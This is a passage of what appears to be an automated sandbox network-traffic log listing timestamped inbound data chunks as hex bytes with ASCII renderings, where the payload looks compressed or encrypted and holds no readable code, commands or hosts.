5d bc 0d 63 e5 Data Ascii: Zz$#UBYZiIfcdm6nZ+KM!G$>Vx,UJi~uamu//)$>9BMwEz<j8ZEISGJ0tsIlyLZ1ho3=uvXxvF99]7 h]c

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	820	IN	Data Raw: bb 38 44 9e 58 50 84 97 94 d3 92 23 e6 8d 47 70 d0 65 b5 47 71 dc f6 b5 e6 ed 1c 89 0e ae bb 4a 96 58 80 3c bf 88 4a d6 04 af 58 21 fa c7 4a 28 ba 8f 48 1c f3 5a c6 8f be 70 4b 17 39 1c a5 39 d9 2c 63 75 5b 14 3a 01 d2 60 c1 3e 81 68 57 5b a4 39 a0 c2 11 8a 6c aa 7c 48 a9 1f a7 5e c3 bc 2f ec 83 be f1 35 ed 69 28 5d 73 f4 f8 e8 91 5b 84 aa aa 3f 6d 71 28 b1 79 e3 2d 7b 41 2f e0 0c 8e 2a 6f af af 69 c0 63 7a 65 b5 e5 52 07 fd 24 09 25 b1 cf 01 7f 66 9c 58 5f dc 95 f1 51 66 e7 7f 15 8e c1 4c bf 6a 92 67 c9 a0 88 4b b5 f2 0c 0d 35 fc 49 6d 72 bb f1 46 f2 3e 56 3a 61 9f f8 a1 51 e7 90 31 ff e4 2e d8 48 28 9c bf b1 53 3e 37 c5 ce a9 38 f2 a4 41 75 17 87 84 49 7b ea 19 b3 a5 b5 d3 ba 21 da cc 4d 91 cc 6c b6 f2 51 74 d6 cd 66 b3 8e 8d 77 ff 01 0a 30 45 7b 1b 52 Data Ascii: 8DXP#GpeGqJX<JX!J(HZpK99,cu[:`>hW[9l|H^/5i(]s[?mq(y-{A/*oiczeR$%fX_QfLjgK5ImrF>V:aQ1.H(S >78AuI{!MlQtfw0E{R
2022-01-26 14:14:08 UTC	824	IN	Data Raw: 06 9b bb b7 2b 1a 7f 59 ef 7f e8 0c 64 d6 f9 b2 30 6e f6 7e ee 12 7e 3e 26 95 ab 4d 7a a0 ef 06 d0 e2 55 db 66 a6 5e a4 8a bb 1d 51 cd b8 8e 6a e6 ce 57 11 2e 38 19 5e 78 aa 42 8a ac 10 bb e1 11 96 ab 8b 8e 89 e5 ad d1 24 6d 73 de 47 4d f7 6d 77 28 b9 57 32 80 74 d3 89 64 2e c8 c8 53 26 da 8b 45 2a d8 52 89 66 3f 21 e3 eb 0d ab 11 06 a5 c9 75 48 a9 db 3c d9 ae 04 6e bf 00 73 f0 41 15 d1 4c 73 07 ca d2 4f 01 da 3c 69 21 3b ea 22 1e 77 df ce ed 48 91 dc a9 cc 8e a8 e2 14 86 2f c1 47 2b f0 b7 8f 65 8d 45 7c 71 64 12 30 7d e0 3b 2a cf fa 77 a8 03 80 aa fd a4 f2 ae 79 47 b1 e5 3f 40 f7 af c9 b0 3e b5 d2 4a fd fe c0 79 2c bb 12 b6 9c 27 9a 05 c0 2f 53 63 04 6c f7 f4 ae 61 db 79 cb ea 27 bf b2 1e cd f7 25 ed 66 d3 f1 c1 f3 3c 80 fa 31 77 ba 58 92 72 64 52 4f a7 Data Ascii: +Yd0n~~>&MzUf^QjW.8^xB$msGMmw(W2td.S&E*Rf?!uH<nsALsO<i!;"wH/G+eE|qd0};*wyG?@>Jy,'/Sclay' %f<1wXrdRO
2022-01-26 14:14:08 UTC	828	IN	Data Raw: 58 7b f4 4a 8e 99 b7 37 29 71 61 63 c6 d8 f4 66 80 ad df 1d 90 6b 24 cc 88 ed 92 a8 cb f9 24 27 f2 92 06 ee 61 63 2e d4 8f bc 30 6a 2d 4d 3a 09 bd 48 6e 4a 2a 97 ec 9e 72 02 54 ae 18 05 9a a8 e1 04 89 43 b5 14 cd e8 66 c5 ca 3e 1e 53 61 7f 74 91 ba a9 7f 46 7e a9 44 39 fa 9d 91 90 1d ab 28 15 56 55 f1 2d cf bc b5 84 c6 31 e8 72 46 77 b4 5d 04 39 73 58 d6 7d 5d a9 4e 0f 07 d5 33 35 83 53 15 a4 26 c3 f3 d8 65 38 9b 7f 96 4f 94 5e bf 5e 0b bc 68 39 5f dd 15 1c 29 84 f4 4f 0f e7 1f 2c 54 dd d9 ff 55 4a 63 11 2f ba 05 64 6b 87 cc 86 e3 80 40 54 ee f1 5b e2 30 e9 e0 5f 5f 57 ab a2 89 b3 b8 f8 94 45 bf ad f1 f1 09 41 fe ff 76 cb 99 2c fd a2 7f d5 82 b1 f7 1b f8 6a d2 d1 c3 c8 0a 59 f4 28 64 6f cd df 45 0e e0 9c fc 11 f4 b4 08 4d 1d 6f 6c 7c 02 c8 13 5a ae ab 21 Data Ascii: X{J7)qacfk$$'ac.0j-M:HnJ*rTCf>SatF~D9(VU-1rFw]9sX}]N35S&e8O^^h9_)O,TUJc/dk@T[0__WEAv,jY(doEMol|Z!
2022-01-26 14:14:08 UTC	832	IN	Data Raw: a3 9a 27 dc 89 fc bd 4a d0 03 9a 95 18 a4 63 83 f2 ed 7f 09 6d 43 6a 56 1c a7 12 fa 4b a5 56 ee bf 12 a0 45 ac d3 d1 34 01 78 01 ed a7 21 6a 14 ae 29 fc 47 8b 18 cc f9 5e 83 35 d9 03 5c 2b ea 11 dc 8d b3 80 68 7c 49 b3 ab 81 e2 d6 66 24 98 78 ea c5 85 0e df 5d b9 32 dc 19 72 99 30 d4 d2 de 80 dd 0f 05 37 6b 0a f2 fc 08 d8 bb 52 4e 47 79 df ce 26 29 ae f1 90 42 57 40 72 98 62 f7 bf 65 ca 95 78 1d c9 a5 fa 9a 2d e3 5d 07 38 73 58 d6 7d 5d a9 43 07 b7 2b d9 c9 86 d0 2b 2f 1e 3a c1 b7 a2 47 9f 0a 09 4b 9f e0 9a a9 2c 3c a0 a3 74 16 1b a3 aa 5c 32 5b 05 4e ef 2c c6 58 cf 55 fa d7 b6 67 d0 ce 86 68 ee 0e 8a 5e 5a f1 55 21 2a 58 47 a1 3c 9d d4 56 32 4f 23 e7 1d 9f 19 41 3e 0c a7 4c fb 41 9b 5f 0a 7f 08 20 e2 6c 5f 3f 88 cf 38 fc 27 aa 9f a6 0f c3 a4 ac a7 fe 91 Data Ascii: 'JcmCjVKVE4x!j)G^5\+h|lf$x]2r07kRNGy&)BW@rbex-]8sX}]C++/:GK,<t\2[N,XUgh^ZU!*XG<V2O#A>LA_ l_?8'
2022-01-26 14:14:08 UTC	836	IN	Data Raw: 65 59 98 a2 94 a1 47 a6 d1 e9 7a 13 75 c4 84 a7 99 b7 54 ef c5 fa f6 99 db bd e2 cb 65 9e ac 69 63 f7 57 c9 30 44 b2 4b 17 41 3e c6 b8 c1 6d 67 62 6a e0 9e db bb c8 b4 38 11 c5 8e 27 34 da 61 19 3e 77 5a 8a d9 b8 15 9e 5c eb 32 11 c7 63 2b e8 fa ea f7 37 1a 1d 64 69 ee 57 16 58 39 5e 37 b0 93 54 b8 2f 4c 66 c3 87 c6 36 24 ff 5d 88 df 6f db bb 74 b6 00 99 47 d0 0f ee 47 71 00 6f 44 21 a9 af cf 85 ae 31 51 2e a9 81 56 bb 84 f8 60 10 60 3e 50 05 9e 13 26 0f f2 ce ce 85 70 c6 8f 8a 38 40 73 e6 49 b2 a5 6f 58 70 a7 1c 65 0b 6c 7b 14 cf 3e e1 55 eb dc 35 4d 0e 53 19 2f 23 55 29 c4 f7 1a c3 9b a8 54 5a 8d 38 d5 18 40 9e fb fc 4b 88 7f 0f 24 f9 d4 fe a7 29 d7 27 ef 12 b1 51 f1 2d 7b 41 d2 f4 39 85 22 7b af af 69 81 89 00 8f 39 93 55 5d 76 ca 0a 5f d4 be e2 25 3f Data Ascii: eYGzuTeicW0DKA>mgbj8'4a>wZ\2c+7diWX9^7T/Lf6$]otGGqoD!1Q.V``>P&p8@sIoXpel{>U5MS/#U)TZ8@K$)'Q-{A9"{i9U]v_%?
2022-01-26 14:14:08 UTC	840	IN	Data Raw: c5 47 47 f2 2e d3 48 0e 86 f1 49 82 4c e2 14 7b 44 27 06 8b f3 60 ab 54 bb 7f 30 58 3e d6 35 40 80 75 cb 9a 14 98 e1 c1 84 80 20 b4 18 75 c6 79 bf cc a6 2b c6 86 9a b9 08 6f 38 f4 a9 30 53 e4 95 b7 23 49 2d 3e 30 33 18 4b b8 4e 9d 5c 5f 7b d9 c1 92 e6 cb 06 c0 01 04 bb 6c db 8b 05 d4 f7 20 ff 75 db 63 4b 4c 40 83 e0 0b 38 5e 97 06 cb f8 98 96 2d 57 16 8f e3 8b 3a 23 96 52 15 5e 4d 68 f7 6b 2e b6 58 07 0e 5c 90 85 a7 ba 38 26 0e 2c 38 fb 07 b9 49 0b af 42 d4 09 99 9f 77 f1 dc 80 be 2f 73 bb 56 bb 5f 8f 3d 04 56 87 de 05 ad d3 f3 b9 af 12 af 43 64 5d c7 19 37 63 fa 80 75 b1 9a ea a8 e1 e5 2b 66 d0 c0 45 02 2f b8 89 88 2f 69 8b b7 0d ab 68 c8 75 64 85 af 0d b7 b5 dd d9 b3 4b f4 88 27 b6 41 02 44 d1 a1 8c f9 1c b7 1c 55 fb ef aa cd 60 8b 6a c1 2d e2 3e 3e b9 Data Ascii: GG.HIL{D``T0X>5@u uy+o80S#I->03KN_{l ucKL@8^-W:#R^Mhk.X\8&,8IBw/sV_=VCd]7cu+fE//ihudK'ADU`j- >>
2022-01-26 14:14:08 UTC	843	IN	Data Raw: 46 87 66 8d fa 97 53 5d 57 be a4 c9 b6 8d 54 bc 7c 64 88 17 80 ab 33 36 b4 6c 3b 8a 0c 42 7c 1a 44 6e d9 87 c3 2d 32 ca 61 81 c8 53 be c0 c9 2f 48 23 b5 11 8c ec 56 e4 13 ae e8 27 32 c4 33 79 80 00 fc f6 92 18 22 26 28 2c 03 4b a1 81 05 52 fa b5 c4 79 3b 3d 23 27 06 98 63 49 03 14 e8 db cc ed 5a 8b 70 fa c4 54 39 67 f6 33 90 7b 0e 00 51 ba 68 ca 4b 4a 34 86 75 41 3c 83 58 6d a7 94 1e 17 67 15 2a 01 b1 0a 49 23 15 56 75 e2 21 04 0f db e2 06 91 ca 40 ee cb ed 25 64 bb b7 73 75 1b 4e 57 73 5a 96 30 fb 5a b6 d3 eb 5d 1b 9e 1e dc d5 a5 63 bf 89 87 6f d0 02 2b 2e a9 f7 02 a2 d7 2f b5 89 1d 01 d0 77 6c 6a c4 c4 a7 67 6e 89 07 28 6a 5f ae 59 6c 6c 89 a0 23 f1 de 6a db 2a 29 44 83 ad 17 24 95 9c 9c ff e5 06 e7 89 ec 64 92 7c 0d 5a dc 9c ce 88 75 1a 41 1d 69 df 6c Data Ascii: FfS]WT|d36l;B|Dn-2aS/H#V'23y"&(,KRy;=#'cIZpT9g3{QhKJ4uA<Xmg*I#Vu!@%dsuNWsZ0Z]co+./wljgn(j_Yll#j*)D$d|ZuAil
2022-01-26 14:14:08 UTC	847	IN	Data Raw: ce 29 a9 a5 da 8e de f8 2f 57 a2 66 33 23 63 b4 48 7d f9 1a 93 91 86 12 df 42 18 9d 46 d3 98 04 cf 99 5b 83 04 39 cc f3 09 e2 bf da 0b bd 58 c3 f8 63 d9 75 bf 61 f9 12 3c 99 f5 9e f5 2a c5 22 c2 33 0f b8 00 2e 37 b6 e9 3f dc 9b a5 59 77 c4 64 67 28 24 ef e8 2d 9d c2 9f cf ec 60 b8 91 18 af e0 72 f4 6b 80 f2 91 fb 72 7b 9b d8 7a 3b b6 50 b4 a0 9e 2c ce b9 63 ea db c3 fa cf c5 cd e1 b0 60 2e 4c 5e cc e5 f6 46 0f f7 c0 61 06 a7 93 7a 85 75 cc f2 d3 80 05 6a 44 56 8a 04 4d 2c 8a 40 d6 32 80 c9 25 f7 b6 21 04 7a 8c 61 f6 dc 1a bf 6c 18 c7 a2 ac 27 66 a0 4b 19 b1 ab a9 3d 10 b2 f3 67 05 2d 14 a2 7b ec 6d ab d0 39 0b cd 35 58 61 c1 26 4d 6d 0e 13 ba ec 28 5b ba 55 58 83 3e 79 ec 7b 4f 8b 48 99 3a 00 7f 49 39 7a 95 58 52 60 04 7c cb f9 d4 99 2b d4 ce b9 2e ac 17 Data Ascii:)/Wf3#cH}BF[9Xcua<*"3.7?Ywdg($-`rkr{z;P,c`.L^FazujDVM,@2%!za!'fK=g-{m95Xa&Mm([UX>y{OH:I9zXR`|+.
2022-01-26 14:14:08 UTC	852	IN	Data Raw: 4a 72 05 2c b4 7f f3 ca de ee 99 c2 10 1c 6a 89 b2 65 69 ae eb 5d 72 42 88 6e d1 a4 e4 c0 f2 a5 f2 75 79 c2 d0 51 2a 0c 51 a3 4f 7d 7c da d5 7c 61 c9 a7 26 6d be fc 72 37 6f 3b 9c e3 6d ad 39 cc 53 08 e7 f7 0c 96 c4 85 77 52 e2 b8 03 f3 62 f9 41 2a 4d 42 1b f4 21 b9 24 b4 02 ff 0a 8d a7 be 38 5d 80 e0 57 0f 90 77 c4 dc 47 20 7c ea a2 9b 16 6c 06 da 69 e9 07 39 95 2a 43 37 83 ab 4f a7 6d 07 df 9e 94 d1 e9 3e b6 d3 7e 66 48 6d 49 02 c7 e8 db cc 3b fb 09 a1 f0 4d 9f d1 f6 f3 3b 9f 74 2f 5b 08 3f 15 80 de d6 f6 89 f1 0a 7b 53 08 b1 59 50 10 29 80 25 c1 03 b1 81 30 6a c7 9d 87 05 44 15 f1 24 61 73 d5 15 4e 95 99 ba ae 2f 6d 2e 56 60 48 94 94 f8 88 dd 2e e6 2d ac 2d b2 04 15 13 e9 60 47 d3 51 32 47 ea 38 e9 28 ac e6 41 92 92 d6 df ce c6 88 71 88 dd f2 aa e0 8a Data Ascii: Jr,jei]rBnuyQ*QO}|a&mr7o;m9SwRbA*MB!$8]WwG \|li9*C7Om>~fHmI;M;t/[?{SYP)%0jD$asN/m.V`H.-- `GQ2G8(Aq

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	856	IN	Data Raw: 75 56 4b 26 5b b3 54 79 bc 29 a2 d0 27 f9 89 b6 41 65 7a 16 5e 6e 67 ba 98 d5 7b 0c 11 58 90 7b f5 86 17 72 21 3e 65 1b a1 c4 a3 6d e4 21 91 9c ab 51 86 e7 a0 21 f7 e3 4f 70 13 f6 95 57 79 7e a8 3a 9a d6 b8 d8 d9 7f 43 08 f9 d6 06 b8 30 6e c3 06 8b ea a5 69 fe 9e f7 63 6c 52 dd 59 21 2a 9e 8c 3c 7f 52 77 02 b0 78 90 72 eb f5 67 23 1b 76 a6 31 88 57 53 5c b8 3b 2f 3d 0e ef e6 e8 53 ee 68 cf d4 bf d2 13 ae 63 5c 7c 18 64 fb d5 06 d5 08 92 2b 6f 23 43 b2 87 26 d9 4f 05 d5 1e 1b 17 b8 c7 3f 96 8e d2 5f 6a cf c3 d1 67 d7 5d 37 40 fe a0 ea 37 b3 5a b2 56 b8 91 7b 2e d2 c6 1c 49 16 26 d8 fd 55 10 30 f2 1e f0 31 69 b8 1c 8a 73 28 7b 82 58 85 3a 17 b8 d2 0a a0 5c 82 d4 50 9f 67 5f d5 23 10 64 45 51 f7 0c 73 a8 90 46 06 22 f8 7d 53 4d f5 e4 91 dd 65 a8 6e 2c 19 b6 Data Ascii: uVK&[Ty)'Aez^ng{X{r!>em!Q!OpWy~:C0niclRY!*<Rwxrg#v1WS\;/=Shc\\|d+o#C&O?_jg]7@7ZV{.l&U01is ({X:\Pg_#dEQsF"}SMen,
2022-01-26 14:14:08 UTC	860	IN	Data Raw: a8 61 b4 e6 28 b3 d6 28 24 27 0e 8d 41 30 4f 81 c2 48 46 0d 85 92 8f c0 f8 24 8f 1b 2a 9e 6d 41 97 03 8e a3 ef 9a 81 ba 06 45 23 a1 f5 48 8b 66 d9 d5 81 13 b5 41 c5 8c 9f 2c f5 62 73 c5 f6 49 fc 9f 05 59 f1 63 3d d5 a2 f3 11 51 8d e7 94 dd 22 20 93 b6 03 fc 3c bf a6 74 d3 f2 49 af 35 69 f7 09 6d 4d e3 a3 12 e2 6a 4e a6 82 f4 cc d0 99 5b b0 1f 3a 64 87 28 b0 f9 16 be 0f ba 01 e6 8a c3 e7 f3 62 72 04 f5 04 44 df 8c ed 8f 52 78 b3 8c c6 3c da 66 69 a2 3f 13 21 20 6e cf c5 6e f0 eb d0 58 5c 3e 65 3d fa 73 0e ed 00 1b 4d 57 e8 ce ff 92 c2 d9 92 03 c1 16 78 55 f2 f3 93 2c 81 a0 12 1c 41 05 e2 ee 1a 25 a1 8e ec 24 5f af 14 8c 3f 2d 66 7c 7b bb a1 81 4a 62 4e bb 5b 0d 45 08 e8 f2 26 f4 11 db 6f 4d 54 8b 9f 51 c0 38 86 32 b2 cd f4 7c 12 5b f4 8d 1c e6 4a 3d 05 48 Data Ascii: a(($'A0OHF$*mAE#HfA,bsIYc=Q" <tI5imMjN[:d(brDRx<fi?! nnX\>e=sMWxU,A%$_?-f\{JbN[E&oMTQ82|[J=H
2022-01-26 14:14:08 UTC	864	IN	Data Raw: 13 f1 1d 6d 9e 5a 2c aa f5 34 d8 fc 6b 8b 1c 05 56 7a 7e aa a8 28 94 bf 13 78 52 a9 5c 4b 22 9a 57 8c bd d0 f1 0b 9c f3 78 b6 ae 8f 7a 65 d0 15 6e 39 ef a1 4f a1 4f 1b ed f9 a8 70 b3 9b 5a e1 96 32 4e a8 13 61 06 63 79 a8 79 0a a6 10 0a f9 ce f8 09 f4 b8 83 15 f7 df 3b 9d 5d ea d4 21 0a 27 d3 6c a7 5b dd 87 af 30 2d 68 c9 18 c8 3f 86 d2 ac 28 a2 23 48 33 1b 48 3b f7 9f 1a b8 f8 21 0d 2e 55 94 38 d6 fa 82 8d 5a 0e b0 be 47 df 48 5e bc 7c 62 0a 54 86 77 64 ea 11 3b 78 52 fa e4 f5 47 0b c9 09 ab 8e e2 4e 4b 7a 97 43 85 b8 4e c1 52 c2 57 9a 1f 84 0b d2 f2 12 ae 63 5c 2e 41 37 71 8f 87 b0 f4 ec 10 c5 9f 90 95 60 c7 f2 91 bd 65 1d 04 54 1f 34 a5 96 96 d4 d2 1c 0b 72 a0 1c d4 42 5e 0d 06 25 a1 57 14 81 c3 2d 4e 7c 7b bb b1 81 62 4a 8e 47 06 d6 0f 28 14 f0 2e ec Data Ascii: mZ,4kVz~(xR\K"Wxzen9OOpZ2Nacyy;]!'l[0-h?(#H3H;!.U8ZGH^|bTwd;xRGNKzCNRWc\.A7q`eT4rB^%W-N| {bJG(.
2022-01-26 14:14:08 UTC	868	IN	Data Raw: 21 5a 26 03 b1 8e 31 e9 16 1e b7 40 4e 97 7c 4a cd 6b 66 ae 5f cd 05 be ac fc 1b 41 42 ad 28 2d d9 d1 87 3c d8 fc 58 50 b2 b2 21 c0 7d a8 68 9e ab 8a 9f 54 a4 a8 3e 6d a9 55 cf 0f db d8 7a 84 49 bc 47 cb 55 58 8d 73 ab 65 69 c2 e0 d0 37 9e 82 2e 61 49 15 ff c2 a4 ab 83 dc bc 0e b6 10 14 1e d0 db ee 08 d4 92 99 48 59 14 5a d6 fc b5 0e 70 0e 20 05 14 95 f7 a6 ed 6b 42 56 60 2e 99 ad 83 e5 d0 aa 68 24 31 39 76 38 8d cc e7 0c dc 34 e8 a4 89 94 63 53 ab 7f 38 94 76 1a d4 48 a1 89 48 6c ae b8 d0 6e a6 4d 31 81 04 b8 57 ac 37 8e 95 00 9b 9c ab 18 fc a3 94 ee 63 93 c8 1d 47 da 07 e0 36 33 e5 08 8d ab 08 4d 54 77 34 69 ee 52 77 c4 a4 1e 20 51 e8 19 83 37 7b 70 70 0e 77 ab cc 43 24 86 95 bf 01 4d 1e c0 dd cc 45 d8 66 f2 c2 5e bd b3 a0 e2 15 78 ab 50 e0 9d 0b fb f1 Data Ascii: !Z&1@N|Jkf_AB(-<XP!}hT>mUzIGUXsei7.aIHYZp kBV`.h$19v84cS8vHHlnM1W7cG63MTw4iRw Q7{ppwC$MEf^xP
2022-01-26 14:14:08 UTC	872	IN	Data Raw: be 0e ba 20 ee b1 60 2e cc db cf 91 8d 1e 03 e0 ae 62 3a 31 d8 7b 72 fe 3c 13 5e 52 d2 a8 b8 6a 20 04 ec 8e 8a 62 b2 49 92 34 2f 7c 12 97 0b 85 9e 16 00 04 19 3c 36 ce 4a 8d f9 ab 0e 66 85 10 15 a4 fc 88 66 26 9e c6 da 87 17 d6 5e 89 0e b7 28 2e ae 58 c1 fd 6f cf d9 58 0e 07 eb ad 5d bd a2 1f 5b 56 c4 27 1a 90 97 3b 3b d3 5f 96 37 bc 3b 70 e7 cd e2 fb 4f 47 18 9e 9e 19 9f d5 91 da ab 39 af af 7c 7e 99 bc 77 8a 53 a4 bf fb 35 49 39 f5 d2 51 21 48 b9 20 16 90 e4 e0 9a 4b 1c ef 05 8b 55 b2 63 68 3f 01 f0 ab 9b c1 91 d1 7e 07 05 2f 63 c5 65 a2 ff a3 21 1d 28 75 0a 0a f0 99 d7 60 63 aa 30 30 df b1 c6 28 99 c4 d3 49 6e 43 eb 14 71 a3 c5 6b 01 c2 b4 f3 93 52 d9 ab fc 65 85 d9 31 c7 d4 6e b7 b2 18 ea ff a2 62 18 50 e5 d7 72 dd 69 fc c8 b0 db 66 59 d0 6e 41 13 4a Data Ascii: `.b:1{r<^Rj bI4/|<6Jff&^(.XoX][V';;_7;pOG9|~wS5l9Q!H KUch?~/ce!(u`c00(lnCqkRe1nbPrifYnAJ
2022-01-26 14:14:08 UTC	876	IN	Data Raw: 92 a1 12 31 8f 79 d4 6e af 7c 27 f1 15 30 7e 58 3b 83 77 94 73 c1 40 84 ae c7 76 55 6c 25 73 1c 90 73 44 55 68 19 f7 77 2e 0c b6 d1 cd 47 04 3a f3 36 47 3c 8b 2d ca 13 bb 9a e2 4f a7 7b 01 c5 a2 84 1a 4a d1 83 99 b8 c6 7e dd e0 8b a0 0f f6 6d 9d b9 ae d8 5d 10 43 73 18 c5 d3 2d 3e 63 c0 f7 df 26 c3 60 60 80 1e a0 e5 57 1e 50 bb f7 b7 29 47 52 4b e0 ca 2a 42 6f 91 a4 c6 ad 60 f0 54 b7 4e e2 81 2c d3 57 9a 8d 01 f4 b4 4a aa db 15 06 8e 73 e0 bb 49 69 fc 57 d5 9a a2 f1 cf ad 1b 56 cf 70 bf 1d 64 c8 57 c6 49 39 d1 78 2c c7 4b 7e f3 da 25 97 2c 23 e7 fd 6e 36 76 23 04 3e 59 f2 f1 c5 f8 68 29 64 3a 81 8c e3 e1 92 5e 76 d7 0f 4f 0f e3 db 47 7f fa 79 dc 23 eb 1a a1 65 cc f4 90 63 a2 dc 38 d8 89 19 fa db 0b f5 d7 ed 88 5d bf 68 42 e0 17 15 0a bf 72 95 9a 2a 3e 18 Data Ascii: 1yn|'0~X;ws@vUl%ssDUhw.G:6G<-O{J~m]Cs->c&``WP)GRK*Bo`TN,WJsIiWVpdWl9x,K~%,#n6v#>Yh)d:^vO Gy#ec8]hBr*>
2022-01-26 14:14:08 UTC	880	IN	Data Raw: 7a 5c 5f e0 bd b9 d8 01 04 d2 75 1c 2a 9c d7 6b 9d e1 d8 70 f0 44 a7 6d 6d a3 9c bd 74 bc 41 f7 91 8e 11 e2 d0 50 61 be 40 dc fa be 1d 95 46 71 60 e6 db c8 be 0d 72 0b a1 0a 83 54 0f a9 b7 5f f0 fe 59 33 cf 91 4a 09 53 36 86 25 33 0c 4b f7 4f d8 17 6a aa 83 5e 0f 09 59 ca bc 7a 4c 50 47 f5 4d 57 0e db e2 06 c0 2c 46 77 93 81 7f b7 93 a8 e2 01 5c fe 76 31 c3 30 07 79 95 5b ef eb 59 90 d3 91 fc ef 00 4a f2 e9 66 0c 54 53 a2 e6 ca cb d7 79 a3 d6 82 d3 54 3b df f2 41 72 ff 15 43 d2 59 c5 14 e0 ca fc 46 a7 ac b4 d0 ae 08 06 4d a1 5d 01 fb c1 2f 2f d4 2c f3 dd 37 ab b3 8d 18 07 52 99 3d 09 f9 2e 59 3d b4 0b 76 60 a0 14 81 0a 97 f4 ed 7a b0 b2 bc ee e0 98 a6 cd 9f bc 35 11 37 d6 af d8 31 c8 b1 c3 b1 f0 5e 20 a4 92 8a b2 0a fe 2a 57 f8 e0 49 50 cc fc e4 6f e0 cf Data Ascii: z_u*kpDmmtAPa@Fq`rT_Y3JS6%3KOj^YzLPGMW,Fw\v10y[YJfTSyT;ArCYFM]//,7R=.Y=v`z571^ *WIPo
2022-01-26 14:14:08 UTC	884	IN	Data Raw: 83 26 88 eb e8 a3 6c bf 46 ed 98 7b 99 09 9f ba 1c 32 cc b9 8f 73 8e 42 55 b0 43 28 45 dd dc 6f 1e 84 71 a4 eb 48 f1 50 17 a8 17 b0 0c 49 84 8a 32 e7 f1 22 1d 37 f6 35 c4 76 75 fa b2 98 55 17 bf 39 8c 17 0b e1 97 d4 45 02 e5 9e c3 46 d8 f2 85 e4 28 75 5b a5 10 4d 98 a3 30 a0 02 57 b5 5c 2c 26 af c9 79 f8 8b 86 0d 53 65 ef cf 52 81 d4 fe b9 54 3a 6d 32 3f 44 e0 4a be f2 ac 83 c7 67 73 06 5c cb 0e 5b 4a a1 1d 58 a6 36 79 db 83 a7 a9 cc ec 4d 3e 54 a1 51 0a 42 a3 23 35 2b ef 26 25 5b 4f 51 90 05 d9 66 0d 22 9c 27 b2 ec d1 51 a4 82 08 e9 1a f3 6b c4 c4 01 97 ba 71 6b 8b fb 0b 7d d2 33 19 65 a0 c6 7e da 20 5e ef e6 44 ef d8 3e db 6d d3 ec 8b 23 9e 2c 04 04 41 32 f9 fb a5 3f 93 a3 c6 ae 60 2a 45 ee dc 78 4d 66 ec 78 6a 7f 2e 7f 6d 7a 8f aa 01 6f 64 a1 43 92 ae Data Ascii: &lF{2sBUC(EoqHPl2"75vuU9EF(u[M0W\,&ySeRT:m2?DJgs\[JX6yM>TQB#5+&%[OQf"Qkqk}3e~ ^D>m#,A2? `*ExMfxj.mzodC
2022-01-26 14:14:08 UTC	888	IN	Data Raw: b2 56 0c 4d 5d 17 dd 5a 34 99 06 34 6f 55 59 2f 40 d3 fe 50 7f 3b 5c 09 9a 48 7f c0 ff cb 0e d5 9f e7 42 fc 81 65 6e dd 1f f8 ca 67 de ae 56 73 8a 49 2b 27 a7 2c ec 06 dd 37 11 0c 18 d2 7c 67 e5 e8 86 6f 18 64 fb a8 06 d5 08 92 4a 50 13 d0 94 dd ce f2 91 49 df ee ad 6b 86 c4 5d fd 4d 9f 25 d0 4a 89 b0 2a 18 47 db e5 ee 55 ed 4f 9f 27 ce b6 47 88 7b be 41 83 37 1b 0c ba 5c bd 87 24 47 09 5b 83 f4 c4 47 58 20 70 5e ac e9 ce 4e 46 85 8f 86 08 01 f2 04 7b d3 69 7a 3c bb b6 c0 64 7d a8 74 2b 68 23 fe dd 9b fa e8 07 13 45 95 db 53 59 2a de f1 db e6 22 95 d5 b1 4a 8f a7 23 00 8a d8 a3 41 d4 38 9a bf cc ca 96 98 1f 26 3c 55 94 4f 81 40 9b 3f e0 c7 6d f9 0f cd fa 2b e7 ca d7 5a 37 ce ed 23 d4 d9 b6 37 21 52 9c 48 37 94 8c c9 a9 35 18 8d 8f 12 94 2a f5 2c c5 c0 3e Data Ascii: VM]Z44oUY/@P;\HBengVsI+',7|godJPIk]M%J*GUO'G{A7\$G[GX p^NF{iz<d}t+h#ESY*"J#A8&<UO@?m+Z7# 7!RH75*,>

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	892	IN	Data Raw: 6d a9 20 53 2b 00 86 d4 29 a9 ab 5c ef c4 37 6d 33 50 26 95 33 18 1d 0a 69 57 22 92 97 8e a2 f0 82 54 46 6a c0 8e 98 2f 66 de f2 5d 43 f2 09 56 bc 73 5f b5 12 df 4a fc 76 7f 1f 87 74 ca db f9 e5 c0 01 41 53 4a 96 c2 b0 f8 7c 4d 9a 3c 00 b6 7a 1f a8 6a 2c 3a 12 58 03 51 b8 48 2f 1f 8b 85 46 0a 7a bf 6b 53 95 a3 2e 37 83 ab 39 77 58 81 1f 6f 56 94 79 34 00 9d 69 50 ab d7 51 ad ed 9e c9 ff 7e 88 cf 2a b5 8f 12 dd 8a 59 cc 6f 0f 15 5b 3b f6 1b 0c c1 d6 61 83 75 cc f2 15 10 01 6e 5c e1 a0 80 17 82 0e 07 c3 a1 51 b4 a7 97 68 5b f4 91 1a 6f 87 99 e5 34 c2 64 3f 67 a3 d6 1d 26 75 1b ca 11 54 1a 1c 70 b6 c6 78 2a 9f 4b a3 1a 63 1a db 4e 90 bf c6 ea 1b fe ad 5f 63 88 18 d7 ac d2 a4 45 df 2e 89 c5 fd 1c 29 de ef a0 66 6c 37 8d 8d c2 00 d9 66 aa 60 c4 d4 2c 8d e5 e3 Data Ascii: m S+)\7m3P&3iW"TFj/f]CVs_JvtASJ|M<zj,:XQH/FzkS.79wXoVy4iPQ~*Yo[;aun\Qh[o4d?g&uTpx*KcN_cE.)fl7f`,
2022-01-26 14:14:08 UTC	896	IN	Data Raw: d0 c9 28 ce 86 f1 2d c7 7e 48 2c 3e 88 81 02 e7 09 26 95 e5 e3 16 42 14 a6 d4 51 d6 e7 6a 0f 4d 1a c3 1a 69 a5 d3 f4 60 b5 f4 4b 6a d6 dc 34 e8 40 4a 4e b5 5f 2f 8c 8e 6c 0a e2 6a 40 20 7c 4a 25 21 96 df b9 52 c6 33 03 e0 fe 8d e6 7d 79 21 d7 46 17 42 d4 3a e7 06 1d e3 db 42 92 cd 21 b9 24 c2 ca ce 8c 4d 50 c6 7a d6 70 a9 d6 97 95 f2 46 a5 9e eb da 75 e4 a2 18 49 80 10 44 3d f8 df e7 50 9c 37 f9 9d c9 77 70 7a 65 ed 5c 22 07 c8 b9 65 3c ac 36 6d 32 90 16 23 5e 33 b1 92 c7 a8 26 02 60 2e 30 59 b6 59 ff 7b e6 fc c0 61 ca 78 1d c2 89 c3 8e 8d 